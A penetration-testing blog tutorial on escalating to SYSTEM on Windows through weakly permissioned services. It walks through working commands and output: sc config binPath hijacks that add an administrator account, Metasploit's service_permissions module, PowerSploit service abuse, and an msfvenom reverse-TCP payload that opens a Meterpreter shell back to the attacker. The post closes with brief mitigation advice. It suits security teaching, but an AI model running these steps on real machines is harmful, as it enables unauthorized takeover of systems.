

# Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[DLL Hijacking](#)[Insecure Registry Permissions](#)

## Search the Lab



March 30,  
2017

## Weak Service Permissions


[netbiosX](#)[Privilege Escalation](#)[Metasploit, metasploit framework, PowerShell, PowerSploit, Privilege Escalation](#)[1 Comment](#)

It is very often in Windows environments to discover services that run with SYSTEM privileges and they don't have the appropriate permissions set by the administrator. This means that either the user has permissions over the service or over the folder of where the binary of the service is stored or even worse both. These services can be found mostly in third party software and can be used as an escalation point from user to administrator.

## Manual

The first thing once a meterpreter sessions has been established as a standard user is to determine if there are any services that the user has excessive privileges on them. This can be done with the use of [accesschk](#) tool from SysInternals.

## Author

[netbiosX](#)

## Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

[Follow](#)

```
meterpreter > upload -f /root/Desktop/accesschk.exe C:\\Users\\pentestlab
[*] uploading : /root/Desktop/accesschk.exe -> C:\\Users\\pentestlab
[*] uploaded  : /root/Desktop/accesschk.exe -> C:\\Users\\pentestlab\\accesschk.exe
meterpreter > shell
Process 2364 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

*Uploading Accesschk tool on the target*

The command below will list all the services that the user “pentestlab” can modify.

```
C:\\Users\\pentestlab>accesschk.exe -uwcqv "pentestlab" * -accepteula
accesschk.exe -uwcqv "pentestlab" * -accepteula

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW Apache
    SERVICE_ALL_ACCESS

C:\\Users\\pentestlab>
```

*Determination of Permissions over a Service*

Service All Access means that the user has full control over this service and therefore it is possible the properties of this service to be modified. The next step is to determine the status of this service, the binary path name and if the service with higher privileges.

## Recent Posts

- PDF – NTLM Hashes
- NBNS Spoofing
- Lateral Movement – RDP
- DCShadow
- Skeleton Key

## Categories

- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (24)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

## Archives

```

C:\Users\pentestlab>sc qc Apache
sc qc Apache
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Apache
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : "C:\xampp\apache\bin\httpd.exe" -k runservice
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Apache
        DEPENDENCIES        : Tcpip
                          : Afd
        SERVICE_START_NAME  : LocalSystem

```

#### *Obtaining the Service Configuration*

Since the Apache service is running as Local System this means that the BINARY\_PATH\_NAME parameter can be modified to execute any command on the system. The path of the service binary will be changed in order to add the "pentestlab" user to the local administrators group the next time that the service will restart and therefore to escalate our privileges via this method.

```

C:\Users\pentestlab>sc qc Apache
sc qc Apache
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Apache
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : "C:\xampp\apache\bin\httpd.exe" -k runservice
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Apache
        DEPENDENCIES        : Tcpip
                          : Afd
        SERVICE_START_NAME  : LocalSystem

C:\Users\pentestlab>sc config "Apache" binPath= "net localgroup administrators p
entestlab /add"
sc config "Apache" binPath= "net localgroup administrators pentestlab /add"
[SC] ChangeServiceConfig SUCCESS

```

- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012



Restarting the service will cause the Apache service to fail as the binary path would not point into the actual executable of the service.

```
C:\Users\pentestlab>sc stop "Apache"
sc stop "Apache"

SERVICE_NAME: Apache
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3   STOP_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT            : 0x2
        WAIT_HINT             : 0x7530

C:\Users\pentestlab>sc start "Apache"
sc start "Apache"
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

### Restarting the Service

However the command will be executed successfully and the user "pentestlab" will be added to the local administrators group.

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

## @ Twitter

- [New Post] PDF - NTLM Hashes  
[pentestlab.blog/2018/05/09/pdf...](https://pentestlab.blog/2018/05/09/pdf...) #pentestlab  
#Badpdf 3 hours ago
- Hiding Metasploit Shellcode to Evade Windows Defender [blog.rapid7.com/2018/05/03/hid...](https://blog.rapid7.com/2018/05/03/hid...)  
5 hours ago
- @CheckPointSW @InQuest I have a post scheduled ready for tomorrow regarding Bad-PDF. Really cool research! Great advantage dor red teams. 21 hours ago
- [New Post] NBNS Spoofing  
[pentestlab.blog/2018/05/08/nbn...](https://pentestlab.blog/2018/05/08/nbn...) #pentestlab  
#pentest 1 day ago
- RT @InQuest: From bad-PDF, [github.com/deepzec/Bad-Pdf](https://github.com/deepzec/Bad-Pdf), to worse-PDF, [github.com/3gstudent/Wors...](https://github.com/3gstudent/Wors...), this YARA rule [github.com/InQuest/yara-r...](https://github.com/InQuest/yara-r...) should co...  
1 day ago

 Follow @netbiosX

## Pen Test Lab Stats

- 2,950,921 hits

```

C:\Users\pentestlab>sc start "Apache"
sc start "Apache"
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\pentestlab>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members

-----
Administrator
john
pentestlab
The command completed successfully.

```

*Escalation of Privileges via Weak Service Permissions*

## Metasploit

There is metasploit module which can exploit weak service permissions very easily. This module needs to be linked into an existing session.

```

meterpreter > getuid
Server username: WIN-RUDHUU4VG75\pentestlab
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > set session 1
session => 1
msf exploit(service_permissions) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(service_permissions) > exploit

```

*Metasploit – Service Permission Module*

## Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

## Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

## Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0

This module will try to identify services that the user has write access on the binary path and if this succeeds, will write a payload in a temporary folder, reconfigure the binary path of the service to point into the payload and not in the original executable and finally will attempt to restart the service in order for the payload to be executed as SYSTEM.

```
msf exploit(service_permissions) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..
[*] [ALG] Cannot reliably determine path: C:\Windows\System32\alg.exe
[+] [Apache] Write access to C:\xampp\apache\bin\httpd.exe
[*] [Apache] C:\xampp\apache\bin\httpd.exe moved to C:\xampp\apache\bin\httpd.exe.bak and replaced.
[-] Unable to restart service
[+] [Apache] has weak configuration permissions - reconfigured to use exe C:\Users\PENTES-1\AppData\Local\Temp\tyedyrzNv.exe
[*] [Apache] Restarting service
[*] Sending stage (957999 bytes) to 192.168.100.4
[+] [Apache] Service restarted
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.4:49160) at 2017-03-29 12:18:20 -0400
[+] Deleted C:\xampp\apache\bin\httpd.exe
[+] Deleted C:\Users\PENTES-1\AppData\Local\Temp\tyedyrzNv.exe

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

*Metasploit Privilege Escalation via Service Permission*

## PowerSploit

Exploitation of weak service permissions can be done as well completely through PowerSploit as it contains modules for service enumeration and service abuse. Depending on the situation and on the privileges available there are two scenarios for privilege escalation:

1. Binary Path
2. Replacing the Service Binary

➤ [Irongeek Hacking Videos,Infosec Articles,Scripts 0](#)

## Professional

➤ [The Official Social Engineering Portal](#) Information about the Social Engineering Framework,Podcasts and Resources 0

## Next Conference

**Security B-Sides London**

April 29th, 2014

The big day is here.

## Facebook Page



**Penetrati...**

9.9K likes

 Like Page

Be the first of your friends to like this



## Binary Path

The Get-ServiceDetail module will list some basic information about the service like the process ID and the state.

```
PS C:\Windows\system32> Get-ServiceDetail

cmdlet Get-ServiceDetail at command pipeline position 1
Supply values for the following parameters:
Name[0]: Apache
Name[1]:

ExitCode   : 0
Name       : Apache
ProcessId  : 1964
StartMode  : Auto
State      : Running
Status     : OK
```

*PowerSploit – Service Details*

The module that will display information equivalent to the query service configuration is the Get-ModifiableService . This module will list all the services that the user can modify the binary path and also will determine if the user can restart the service.

```

PS C:\Windows\system32> Get-ModifiableService | more

ServiceName : AeLookupSvc
Path         : C:\Windows\system32\suchost.exe -k netsucs
StartName    : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AeLookupSvc'
CanRestart  : True

ServiceName : ALG
Path         : C:\Windows\System32\alg.exe
StartName    : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -Name 'ALG'
CanRestart  : True

ServiceName : Apache
Path         : "C:\xampp\apache\bin\httpd.exe" -k runservice
StartName    : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'Apache'
CanRestart  : True

```

*PowerSploit – List Services which the binary path can be modified*

The module Invoke-ServiceAbuse will automatically modify the binary path and restart the service in order to add the user john into the local administrators group.

```

PS C:\Windows\system32> Invoke-ServiceAbuse

cmdlet Invoke-ServiceAbuse at command pipeline position 1
Supply values for the following parameters:
Name[0]: Apache
Name[1]:
WARNING: Waiting for service 'Apache (Apache)' to finish stopping...

ServiceAbused          Command
-----
Apache                  net user john Password123! /add && n...

```

*PowerSploit – Abusing the Binary Path*

The verification that the administrator account has been created can be done just by using the net localgroup administrators command.



```
C:\Users\pentestlab>net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to
               the computer/domain

Members

-----
Administrator
john
The command completed successfully.

C:\Users\pentestlab>
```

*PowerSploit – Backdoor Administrator Account*

## Replacing the Service Binary

If the user has permissions to write a file into the folder of where the binary of the service is located then it is possible to just replace the binary with the a custom payload and then restart the service in order to escalate privileges.

The full list of permissions for the services running on the system can be obtained through the module `Get-ModifiableServiceFile`.

```

PS C:\Windows\system32> Get-ModifiableServiceFile | more

ServiceName      : AeLookupSvc
Path              : C:\Windows\system32\suchost.exe -k netsuvs
ModifiableFile   : C:\Windows\system32
ModifiableFilePermissions : GenericAll
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName         : localSystem
AbuseFunction      : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart       : True

ServiceName      : AeLookupSvc
Path              : C:\Windows\system32\suchost.exe -k netsuvs
ModifiableFile   : C:\Windows\system32
ModifiableFilePermissions : (ReadAttributes, ReadControl, Execute/Traverse, WriteAttributes...)
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName         : localSystem
AbuseFunction      : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart       : True

ServiceName      : Apache
Path              : "C:\xampp\apache\bin\httpd.exe" -k runservice
ModifiableFile   : C:\xampp\apache\bin\httpd.exe
ModifiableFilePermissions : (ReadAttributes, ReadControl, Execute/Traverse, DeleteChild...)
ModifiableFileIdentityReference : BUILTIN\Users
StartName         : LocalSystem
AbuseFunction      : Install-ServiceBinary -Name 'Apache'
CanRestart       : True

```

#### *PowerSploit – Obtain Services and File Permissions*

From the image above the following conditions exist:

- Apache Service is running as Local System
- Standard users have permissions to modify the file of where the binary is stored

This means that the httpd.exe can be replaced by normal users. PowerSploit can also create a custom binary that will add a user as local administrator.

```
PS C:\Users\Administrator> Write-ServiceBinary

cmdlet Write-ServiceBinary at command pipeline position 1
Supply values for the following parameters:
Name: Apache











ServiceName          Path          Command
-----
Apache               C:\Users\Administrator\service.exe  net user joh

PS C:\Users\Administrator> _
```


### *PowerSploit – Creating the Custom Service*

It should be noted that the **service.exe** needs to be renamed to **httpd.exe**, which is the original binary that the service will execute, and dropped into the binary path. Once the service is restarted the command will be executed and a new user will be created on the system with local administrator rights.




Name ^	Date modified
 apr_dbd_odbc-1.dll	12/20/2016
 apr_ldap-1.dll	12/20/2016
 curl	2/14/2016
 curl-ca-bundle	11/3/2016
 dbmmanage.pl	12/20/2016
 htcacheclean	12/20/2016
 htdbm	12/20/2016
 htdigest	12/20/2016
 htpasswd	12/20/2016
 httpd	3/29/2017

*Custom Service Planted into Binary Path*




*Restart of the Service*



*PowerSploit – Execution of Service Payload*

Alternatively it also possible to generate a custom payload through Metasploit and configure a listener in order to get a proper Meterpreter session.

```
1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10
2 LPORT=4444 -f exe -o /root/Desktop/httpd.exe
3
4 No platform was selected, choosing Msf::Module::Platform::Wi
5 No Arch selected, selecting Arch: x86 from the payload
6 No encoder or badchars specified, outputting raw payload
7 Payload size: 333 bytes
8 Final size of exe file: 73802 bytes
9
10 Saved as: /root/Desktop/httpd.exe
```



```
msf exploit(handler) > sessions

Active sessions
=====

```

Id	Type	Information	Connection
2	meterpreter	x86/win32 WIN-RUDHUU4VG75\pentestlab @ WIN-RUDHUU4VG75	192.168.100.3:4444 -> 192.168.100.4:49168 (192.168.100.4)

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 4 opened (192.168.100.3:4444 -> 192.168.100.4:49170) at
2017-03-29 18:37:33 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

*Metasploit – System via Service Binary Replacement*

## Conclusion

Privilege escalation via weak service permissions is something that can be exploited relatively easy and with various tools and methods. Therefore evaluation of permissions for the services and folders that exists on the system is necessary to mitigate this threat. In a summary:



- Users should not have permissions to start or stop a service
- The folder of which the service binary is located should be accessible only to Administrators



Advertisements

Rate this:



1 Vote

### Share this:



Be the first to like this.

### Related

Dumping Clear-Text  
Credentials  
In "Post Exploitation"

Golden Ticket  
In "Post Exploitation"

DLL Hijacking  
In "Privilege Escalation"

### 1 Comment *(+add yours?)*



**KNX**

Mar 30, 2017 @ 08:04:26

Reblogged this on [KNX Security – Practical Penetration Test](#).

👉 **REPLY**

### Leave a Reply



Enter your comment here...



**DLL Hijacking**

**Insecure Registry Permissions**



Create a free website or blog at WordPress.com.